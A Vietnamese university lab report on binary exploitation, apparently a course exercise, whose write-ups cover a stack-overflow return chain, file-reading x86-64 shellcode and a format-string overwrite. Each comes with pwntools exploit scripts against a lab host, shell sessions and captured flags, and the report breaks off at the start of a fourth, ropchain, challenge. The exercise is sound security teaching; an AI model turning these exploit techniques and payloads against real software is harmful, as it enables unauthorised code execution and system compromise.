BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hỏng phần mềm

Kỳ báo cáo: Lab 6

Tên chủ đề: Bài tập tổng hợp

GVHD: Đỗ Thị Thu Hiền

Nhóm: 10

1. THÔNG TIN CHUNG:

Lớp: NT521.O11.ANTN

STT	Họ và tên	MSSV	Email
1	Lưu Gia Huy	21520916	21520916@gm.uit.edu.vn
2	Nguyễn Vũ Anh Duy	21520211	21520211@gm.uit.edu.vn
3	Nguyễn Văn Khang Kim	21520314	21520314@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Stack Architect	100%
2	Shellcode	100%
3	Autofmt	100%
4	Ropchain	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Stack Architect

Dùng ghidra để dịch ngược chương trình:

- Ta thấy có 4 hàm cần phải chú ý, đó là main, func1, func2, win.



- Trong hàm main ta thấy chương trình dùng hàm gets để lấy chuỗi nhập vào và không kiểm tra độ dài chuỗi => ta có thể ghi đè các giá trị quan trọng để điều hướng chương trình.

```
undefined4 main(void)

{
  char input [80];

  FUN_080490f0(_stdin,0,2,0);
  FUN_080490f0(_stdout,0,2,0);
  if (check1 != 0) {
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  gets(input);
  check1 = check1 + 1;
  return 0;
}
```

- Sang hàm win.

```
undefined ** win(void)

{
  undefined **ppuVar1;
  undefined4 local_14;
  undefined4 local_10;
  int i;

  ppuVar1 = &_GLOBAL_OFFSET_TABLE_;
  local_14 = 0x69645d2a;
  local_10 = 0x636e2a;
  if (((check2 != 0) && (check3 != 0)) && (check4 != 0)) {
    for (i = 0; i < 7; i = i + 1) {
      *(char *)((int)&local_14 + i) = *(char *)((int)&local_14 + i) + '\x05';
    }
    ppuVar1 = (undefined **)system((char *)&local_14);
  }
  return ppuVar1;
}
```

- Ta thấy có 1 điều kiện là nếu check2, check3, check4 khác 0 thì mỗi phần tử của local14 đều cộng thêm 0x5,

Chuỗi 2a 5d 64 69 2a 6e 63 = *]di*nc

Cộng mỗi phần tử cho 5 ta được: 2F 62 69 6E 2F 73 68 0A = /bin/sh

Khi gọi lệnh system với đầu vào là chuỗi /bin/sh -> ta có thể chiếm được shell của hệ thống

=> Mục tiêu là phải gọi được hàm win với check2,3,4 khác 0.

Sang hàm func1.

```
void func1(int param_1)

{
  int iVar1;
  char chuoi_ss [80];

  if ((check2 != 0) && (param_1 == 0x20010508)) {
    check3 = 1;
  }
  iVar1 = strcmp(chuoi_ss,"I\'m sorry, don\'t leave me, I want you here with me ~~");
  if (iVar1 == 0) {
    check2 = 1;
  }
  return;
}
```

- check2=1 nếu chuoi_ss = "I'm sorry, don't leave me, I want you here with me ~~" chuỗi này gồm 53 ký tự

- check3=1 nếu check2 khác 0 và param_1 = 0x20010508

=> Ta sẽ phải gọi 2 lần hàm func1, lần đầu tiên để check2=1 , lần thứ 2 để cho check3=1


Sang hàm func2:

```
undefined ** func2(void)

{
  undefined **ppuVar1;
  int local_8;

  ppuVar1 = &_GLOBAL_OFFSET_TABLE_;
  if ((check3 != 0) && (local_8 == 0x8052001)) {
    ppuVar1 = (undefined **)&check4;
    check4 = 1;
  }
  return ppuVar1;
}
```

- check4 = 1 khi check3 = 1 và biến local_8 =0x8052001

=> hàm func1 phải chạy trước hàm func2.

Stack của hàm main .



- Ta có thể thấy chuỗi đầu vào được lưu ở vị trí là 0xffffceb4
- Return adrr được lưu ở 0xffffcf0c

Stack sau khi ghi đè sẽ có dạng sau:

```
ebp     0xcf08  0x08052001
        0xcf0c  func1   -> 0x0804929e
        0xcf10  func1   -> 0x0804929e
        0xcf14  popret  -> 0x08049022
        0xcf18  0x20010508
        0xcf1c  func2   -> 0x080492fe
        0xcf20  func2   -> 0x080492fe
        0xcf24  win     -> 0x08049216
```

Với func1, func2, win, popret là địa chỉ của hàm func1, func2, win và lệnh pop ebx; ret

=> Cách lấy địa chỉ của các hàm được nêu ở phía dưới.

Sau khi kết thúc hàm main, địa chỉ của hàm func1 sẽ được lưu trong eax, chương trình sẽ đi đến địa chỉ trả về được lưu trong eax và thực hiện tiếp chương trình.

Chạy hàm func1 lần đầu tiên giúp đặt check2=1.

Để check2=1 thì địa chỉ của chuoi_ss phải bằng địa chỉ lưu của chuỗi "I'm sorry ..." khi ta nhập vào.

Ta thấy

```
0x080492dc <+62>:    lea    eax,[ebp-0x54]
0x080492df <+65>:    push   eax
0x080492e0 <+66>:    call   0x80490a0 <strcmp@plt>
```

Địa chỉ của chuoi_ss chính là ebp-0x54

Stack khi chạy hàm func1 lần đầu tiên

```
          0xcf08   0x08052001
ebp       0xcf0c   0x08052001
          0xcf10   func1    -> 0x0804929e
          0xcf14   popret   -> 0x08049022
          0xcf18   0x20010508
```

Ebp lúc này có giá trị là 0xcf0c

Ebp-0x54 = 0xcf0c - 0x54 = = 0xceb8

```
pwndbg> stack
00:0000|  esp 0xffffceb0 —▸ 0xffffceb4 ◂— 'thienthankk'
01:0004|  eax 0xffffceb4 ◂— 'thienthankk'
02:0008|-050 0xffffceb8 ◂— 'nthankk'
03:000c|-04c 0xffffcebc ◂— 0x6b6b6e /* 'nkk' */
04:0010|-048 0xffffcec0 —▸ 0xf7ffcff4 (_GLOBAL_OFFSET_TABLE_) ◂— 0x32f34
```

-> Ta phải thêm thêm "A"*4 vào trước chuỗi "I'm sorry ..."

Sau khi kết thúc hàm func1 lần 1, chương trình sẽ thực thi tiếp hàm func1 lần thứ 2.

Lần này ta đã có check2=1 từ lần thực thi trước, nên giờ ta cần có param_1 = 0x20010508

```
if ((check2 != 0) && (param_1 == 0x20010508)) {
  check3 = 1;
}
```

Stack lúc này của func1 lần 2

```
          0xcf08   0x08052001
          0xcf0c   0x08052001
ebp       0xcf10   0x08052001
          0xcf14   popret   -> 0x08049022
          0xcf18   0x20010508
```


Ta cần truyền vào giá trị 0x20010508 ở vị trí ebp + 8 = 0xcf10 + 8 = 0xcf18

Khi hàm func2 chạy xong ta sẽ có được check3=1

Bây giờ xuất hiện một vấn đề , nếu bây giờ chúng ta truyền vào địa chỉ của hàm func2 vào giá trị trả về của hàm func1 lần 2 tức là tại ebp +4 = 0xcf14 thì sau khi hàm func2 chạy xong giá trị trả về lúc này của nó tại 0xcf18 = 0x20010508.

Và điều mà chúng ta mong muốn chính là giá trị trả về này phải là của hàm win .

-> Truyền vào địa chỉ 0xcf14 trên stack bằng địa chỉ của câu lệnh pop ebx;ret là 0x08049022



Giải thích:

Lúc này stack của chương trình:

```
        0xcf08  0x08052001
        0xcf0c  0x08052001
        0xcf10  0x08052001
        0xcf14  popret  -> 0x08049022
esp     0xcf18  0x20010508
        0xcf1c  func2   -> 0x080492fe
        0xcf20  func2   -> 0x080492fe
        0xcf24  win     -> 0x08049216

ebp=0x08052001 eax=0x08049022
```

Sau khi pop ebx: esp = esp-4

```
        0xcf08  0x08052001
        0xcf0c  0x08052001
        0xcf10  0x08052001
        0xcf14  popret  -> 0x08049022
        0xcf18  0x20010508
esp     0xcf1c  func2   -> 0x080492fe
        0xcf20  func2   -> 0x080492fe
        0xcf24  win     -> 0x08049216

ebp=0x08052001 eax=0x08049022
```

Sau khi ret: esp = esp -4 , lấy địa chỉ của hàm func2 đưa vào eax và chương trình sẽ nhảy đến địa chỉ trong eax để tiếp tục thực thi.

```
        0xcf08  0x08052001
        0xcf0c  0x08052001
        0xcf10  0x08052001
        0xcf14  popret  -> 0x08049022
        0xcf18  0x20010508
        0xcf1c  func2   -> 0x080492fe
esp     0xcf20  func2   -> 0x080492fe
        0xcf24  win     -> 0x08049216

ebp=0x08052001 eax=0x080492fe
```

Khi chạy hàm func2 lần 1: Lần đầu tiên thực thi hàm func2, điều kiện local_8 == 0x8052001 sẽ không thỏa mãn vì ebp - 4 = 0xcf18 lúc này đang chứa giá trị là 0x20010508.

```
if ((check3 != 0) && (local_8 == 0x8052001)) {
  ppuVar1 = (undefined **)&check4;
  check4 = 1;
}
```

```
0x0804931e <+32>:    cmp    DWORD PTR [ebp-0x4],0x8052001
0x08049325 <+39>:    jne    0x8049333 <func2+53>
```

```
          0xcf08   0x08052001
          0xcf0c   0x08052001
          0xcf10   0x08052001
          0xcf14   popret  -> 0x08049022
          0xcf18   0x20010508
ebp       0xcf1c   0x08052001
          0xcf20   func2   -> 0x080492fe
          0xcf24   win     -> 0x08049216
```

Khi chạy hàm func2 lần 2:

Lúc này ebp -0x4 = 0x08052001 tức là local_8 = 0x08052001 và check3 = 1


=> check4 = 1

```
if ((check3 != 0) && (local_8 == 0x8052001)) {
  ppuVar1 = (undefined **)&check4;
  check4 = 1;
}
```

```
          0xcf08   0x08052001
          0xcf0c   0x08052001
          0xcf10   0x08052001
          0xcf14   popret  -> 0x08049022
          0xcf18   0x20010508
          0xcf1c   0x08052001
ebp       0xcf20   0x08052001
          0xcf24   win     -> 0x08049216
```

Với check2, check3, check4 đều bằng 1, ta gọi hàm win và chiếm được shell

Cách để lấy địa chỉ của các hàm func1 , func2, win: dùng lệnh info func



Cách để lấy địa chỉ của lệnh pop ebx; ret : dùng lệnh

ROPgadget --binary stack_architect --only 'pop|ret'

Đoạn mã khai thác:

Vì địa chỉ đầu tiên lưu input là 0xceb4, địa chỉ dùng để ghi đè các giá trị old ebp, return address bắt đầu từ 0xcf08 nên ta cần phải có 84 ký tự ở trước để có thể ghi đè các giá trị mà chuỗi “A” *4 + “I’am sorry ... ” có 4 + 53 = 57 ký tự

=> cần thêm 27 ký tự “\x00” sau chuỗi “I’am sorry ... ”

```
from pwn import *

p = remote('10.81.0.7', 14004)

payload = b"A"*4 + b"I'm sorry, don't leave me, I want you here with me
~~"
payload += b"\x00"*27

payload += b"\x01\x20\x05\x08"
payload += b"\x9e\x92\x04\x08"
payload += b"\x9e\x92\x04\x08"
payload += b"\x22\x90\x04\x08"
payload += b"\x08\x05\x01\x20"
payload += b"\xfe\x92\x04\x08"
payload += b"\xfe\x92\x04\x08"
payload += b"\x16\x92\x04\x08"

p.sendline(payload)
p.interactive()
```

Flag:


```
ubuntu@se4a8a210-vm:~$ python3 exploit_stack.py
[+] Opening connection to 10.81.0.7 on port 14004: Done
[*] Switching to interactive mode
$ ls
flag.txt
stack_architect
$ cat flag.txt
W1{neu_ban_chinh_phuc_duoc_chinh_minh_ban_co_the_chinh_phuc_duoc_the_gioi}
$
```

Shellcode

Bài này đơn giản, chỉ cần gửi vào shellcode đọc file flag là xong:

Shell code này gồm 4 parts chính:

- push tên file lên stack: do đây là kiến trúc 64bit nên ta cần chia tên file PhaPhaKhongCoDon.txt thành 3 phần: **PhaPhaKh**, **ongCoDon**, **.txt**:



- Open file
- Read file
- Write file ra màn hình

Tham khảo shell code của kiến trúc x86 và đọc thêm thông tin về systemcall ở kiến trúc x86-64:


- https://www.tutorialspoint.com/assembly_programming/assembly_file_management.htm
- https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit

Shellcode:

```
mov rax, 1954051118
push rax
mov rax, 7957654311249866351
push rax
mov rax, 7515207503850858576
push rax

mov rax, 0x2
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
syscall

mov rdi, rax
```

```
xor rax, rax
mov rsi, rsp
mov rdx, 0x100
syscall

mov rdx, rax
mov rax, 0x1
mov rdi, 0x1
mov rsi, rsp
syscall
```

Dùng https://defuse.ca/online-x86-assembler.htm#disassembly để convert từ assembly sang byte:



Exploit code:

```python
from pwn import *

binary = context.binary = ELF("./shellcode")
# r = process(binary.path)
r = remote('10.81.0.7', 14003)
# gdb.attach(r, api= True)

shellcode = b"\x48\xC7\xC0\x2E\x74\x78\x74\x50\x48\xB8\x6F\x6E\x67\x43\x6F\x44\x6F\x
r.sendline(shellcode)

r.interactive()
```

Flag:

```
ubuntu@se4a8a210-vm:~$ python3 exploit_shellcode.py
[+] Opening connection to 10.81.0.7 on port 14003: Done
[*] Switching to interactive mode
Use open, read, write to get flag, flag is in PhaPhaKhongCoDon.txt
W1{ve_so_sang_mua_chieu_xo_em_nghi_anh_la_ai_ma_sang_cua_chieu_do}
[*] Got EOF while reading in interactive
$
```


Autofmt:

Kiểm tra các chế độ bảo mật:


```
→ autofmt
▶ checksec autofmt
[*] '/mnt/d/Nam3_Ki1/lap-trinh-an-toan/lab6/autofmt/autofmt/autofmt'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
→ autofmt
▶
```

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    __int64 ptr; // [rsp+8h] [rbp-E8h] BYREF
4    __int64 v5; // [rsp+10h] [rbp-E0h] BYREF
5    FILE *stream; // [rsp+18h] [rbp-D8h]
6    char s[200]; // [rsp+20h] [rbp-D0h] BYREF
7    unsigned __int64 v8; // [rsp+E8h] [rbp-8h]
8
9    v8 = __readfsqword(0x28u);
10   setvbuf(stdin, 0LL, 2, 0LL);
11   setvbuf(_bss_start, 0LL, 2, 0LL);
12   stream = fopen("/dev/urandom", "rb");
13   fread(&ptr, 8uLL, 1uLL, stream);
14   fread(&v5, 8uLL, 1uLL, stream);
15   fclose(stream);
16   puts("Use format string to overwrite 2 value of a and b");
17   printf("a = %llu\nb = %llu\na address: %p\n", ptr, v5, &a);
18   fgets(s, 200, stdin);
19   printf(s);
20   if ( a == ptr && b == v5 )
21     system("/bin/sh");
22   return 0;
23 }
```

Dùng IDA reverse, đọc source code ta thấy chỉ cần a và b thỏa điều kiện trên thì lấy được shell, mà 2 giá trị cần thỏa được in ra màn hình:



Ta cần tìm địa chỉ của b:



Ta thấy địa chỉ b cách a chỉ có 8 bytes do đó ta có thể tính địa chỉ biến b dễ dàng bằng cách lấy địa chỉ biến a – 8

Đầu tiên ta cần thu thập địa chỉ và giá trị cần thiết được cung cấp:

```
a_value = int(recv[1].split(b"a = ")[1])
b_value = int(recv[2].split(b"b = ")[1])
a_addr = int(recv[3].split(b"a address: ")[1],16)
b_addr =  a_addr - 0x8
```

Pwntools có hỗ trợ hàm sinh payload cho việc lợi dụng lỗ hỏng formatstring để ghi vào ô nhớ. Trong trường hợp bài này ta cần ghi 2 giá trị trên vào ô nhớ a,b tương ứng, do đó ta có thể tận dùng hàm này:

```
#https://docs.pwntools.com/en/stable/fmtstr.html
payload = fmtstr_payload(10, {a_addr: p64(a_value), b_addr: p64(b_value) }, write_size='short')
r.sendline(payload)
r.interactive()
```

Exploit code:


```
1  from pwn import *
2
3  # binary = context.binary = ELF("./autofmt")
4  # r = process(binary.path)
5  r = remote('10.81.0.7', 14001)
6  #gdb.attach(r, api = True)
7
8  recv = r.recv().split(b"\n")
9  context.clear(arch="amd64")
10
11 a_value = int(recv[1].split(b"a = ")[1])
12 b_value = int(recv[2].split(b"b = ")[1])
13 a_addr = int(recv[3].split(b"a address: ")[1],16)
14 b_addr =  a_addr - 0x8
15
16 log.info(f"a = {a_value}")
17 log.info(f"b = {b_value}")
18 log.info(f"a addr: {a_addr}")
19 log.info(f"b addr: {b_addr}")
20
21 #https://docs.pwntools.com/en/stable/fmtstr.html
22 payload = fmtstr_payload(10, {a_addr: p64(a_value), b_addr: p64(b_value) }, write_size='short')
23 r.sendline(payload)
24 r.interactive()
```

Flag:

```
aba:\xf0ls
autofmt
flag.txt
$ cat flag.txt
W1{do_cac_ban_tren_the_gian_nay_khoang_cach_nao_la_xa_nhat}
$
```


Ropchain:

Đầu tiên ta cần phải lấy được file libc mà remote sử dụng, để cho khi ta exploit trên local có môi trường giống như trên remote, do đó trước hết ta sẽ build image từ **Dockerfile** được cung cấp:




Run image ta có container:

Ta vào container để lấy file libc:

